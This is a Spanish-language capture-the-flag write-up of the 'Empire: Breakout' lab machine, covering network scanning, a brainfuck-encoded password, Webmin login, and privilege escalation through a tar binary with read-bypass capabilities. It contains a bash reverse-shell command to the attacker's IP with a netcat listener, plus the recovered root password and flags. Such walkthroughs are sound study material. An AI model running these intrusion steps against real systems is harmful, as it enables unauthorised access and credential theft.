

## EMPIRE: BREACKOUT

Comienzo con un escaneo de la red local mediante el protocolo arp-scan para descubrir la posible dirección IP de la víctima:

```
(root@kalikso)-[/home/jsleon]
# arp-scan -I eth0 -localnet
Interface: eth0, type: EN10MB, MAC: 00:0c:29:ac:f8:ef, IPv4: 192.168.189.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.189.1    00:50:56:c0:00:08    (Unknown)
192.168.189.2    00:50:56:ec:6c:63    (Unknown)
192.168.189.129 00:0c:29:2e:00:b0    (Unknown)
192.168.189.254 00:50:56:f4:4f:34    (Unknown)
```

Al parecer las dos primeras direcciones administradas localmente, por lo tanto, la tercera red será posiblemente la maquina víctima.

Verifico si existe conectividad enviando ping:

```
(root@kalikso)-[/home/jsleon]
# ping 192.168.189.129
PING 192.168.189.129 (192.168.189.129) 56(84) bytes of data.
64 bytes from 192.168.189.129: icmp_seq=1 ttl=64 time=0.344 ms
64 bytes from 192.168.189.129: icmp_seq=2 ttl=64 time=0.573 ms
64 bytes from 192.168.189.129: icmp_seq=3 ttl=64 time=0.316 ms
^C
— 192.168.189.129 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2043ms
rtt min/avg/max/mdev = 0.316/0.411/0.573/0.115 ms
```


La conectividad existe por lo tanto procedo a analizar si existen puertos abiertos con NMAP:

```
(root@kalikso)-[/home/jsleon]
# nmap -p- -sVC -sC --open -sS -vvv -n -Pn 192.168.189.129
```


PORT	STATE	SERVICE	REASON	VERSION
80/tcp	open	http	syn-ack ttl 64	Apache httpd 2.4.51 ((Debian))
_ http-methods:				
_ Supported Methods: OPTIONS HEAD GET POST				
_ http-server-header: Apache/2.4.51 (Debian)				
_ http-title: Apache2 Debian Default Page: It works				
139/tcp	open	netbios-ssn	syn-ack ttl 64	Samba smbd 4.6.2
445/tcp	open	netbios-ssn	syn-ack ttl 64	Samba smbd 4.6.2

Varios puertos presentan un estado de “open” pero el puerto 80 esta abierto lo que significa que la maquina provee servicio web mediante apache.


Se muestra una pagina por default de apache:



Procedo a inspeccionar el código fuente de la página y puedo ver que al final del código aparecen comentarios que se refieren a que tiene una clase de encriptación:




Al parecer se trata de una encriptación con brainfuck, la cual es posible desencriptarla mediante el uso de una página:



Como resultado de la descryptación se obtiene la siguiente cadena:


.2uqPEfj3D<P'a-3

Regresando a el análisis de puerto NMAP reporto dos puertos abiertos ligados al servicio web, los cuales eran el 1000 y el 2000:




Nos muestra una página de administrador.

Procedo a intentar acceder con la contraseña descifrada anteriormente pero no obtengo acceso por lo cual trato de acceder mediante el puerto restante del análisis:



A screenshot of a web browser displaying a Usermin login page. At the top, a yellow warning banner reads: "Warning! Login failed. Please try again." Below this, the Usermin logo is shown with the text "You must enter a username and password to login to the server on 192.168.189.129". There are two input fields: one for the username, which contains the text "admin", and one for the password, which contains the text "Password".

Al ingresar mediante el puerto 10000 se muestra una pagina similar que al parecer es un login de usuarios comunes:



A screenshot of a web browser window showing a Webmin login page. The address bar displays "https://192.168.189.129:10000". The browser's tab bar shows several tabs: "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", and "Google Hacking". The Webmin login page features the Webmin logo and the text "You must enter a username and password to login to the server on 192.168.189.129". It includes two input fields: "Username" and "Password". Below these fields is a checkbox labeled "Remember me".



como desconozco el nombre de los usuarios, procedo a utilizar la herramienta enum4linux la cual listas posibles credenciales de acceso:

```
(root@kalikso)-[/home/jsleon]
# enum4linux -a 192.168.189.129
```


Al parecer existe un usuario el cual pudo listar la herramienta:

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\cyber (Local User)
```

Procedo a entrar con el nombre de usuario encontrado y la contraseña obtenida del código fuente, primero en la página de administrador y obtengo acceso exitosamente:



Revisando el panel a detalle me percaté que tiene un apartado que genera una consola:



Al indagar un poco descubrí la primera flag de user:

```
cyber@breakout ~]$ cat user.txt
3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
```

Para más comodidad de análisis y disponibilidad de herramientas pruebo si es posible la generación de una reverse Shell:

```
cyber@breakout ~]$ bash -i >& /dev/tcp/192.168.189.128/443 0>&|
```

Pongo mi maquina atacante a la escucha mediante el puerto 443:

```
(root@kalikso)-[/home/jsleon]
# nc -vlp 443
listening on [any] 443 ...
```

La reverse Shell resultó exitosa:

```
(root@kalikso)-[/home/jsleon]
# nc -vlp 443
listening on [any] 443 ...
192.168.189.129: inverse host lookup failed: Unknown host
connect to [192.168.189.128] from (UNKNOWN) [192.168.189.129] 47034
bash: cannot set terminal process group (1501): Inappropriate ioctl for device
bash: no job control in this shell
cyber@breakout:~$
```

Navegando por los archivos y en la carpeta de var/backups pude encontrar un archivo oculto, el cual era un respaldo de contraseñas antiguas:

```
cyber@breakout:/var/backups$ ls -la
ls -la
.
..
apt.extended_states.0
.old_pass.bak
cyber@breakout:/var/backups$
```

Después procedo a revisar las capabilities que son posibles desde el usuario en el cual estoy logeado, la manera de ver las capabilities disponibles es con el siguiente comando:

```
cyber@breakout:/var/backups$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/home/cyber/tar cap_dac_read_search=ep
/usr/bin/ping cap_net_raw=ep
```

al parecer el uso de la herramienta tar es posible de tal manera que podremos crear un archivo nuevo con las propiedades y contenido del respaldo esta manera obteniendo permiso de lectura.

```
cyber@breakout:~$ ./tar -cf contraseña.tar /var/backups/.old_pass.bak
./tar -cf contraseña.tar /var/backups/.old_pass.bak
./tar: Removing leading '/' from member names
```

De esta manera obtenemos los permisos de lectura del archivo y si lo leemos con un `cat` podremos ver la contraseña:

[illegible]

Accedemos al usuario administrador con la contraseña y conseguimos acceso de manera exitosa:

```
cyber@breakout:~$ su root
su root
Password: Ts&4&YurgtRX(=~h
whoami
root
```

Navegamos al inicio de el usuario root y encontramos la flag completando la maquina:

```
cd /rebreakout -js
ls
r00t.txt
cat r00t.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}

Author: Icex64 & Empire Cybersecurity
█
```

Documentada por: Jesus Leonel Lopez Granados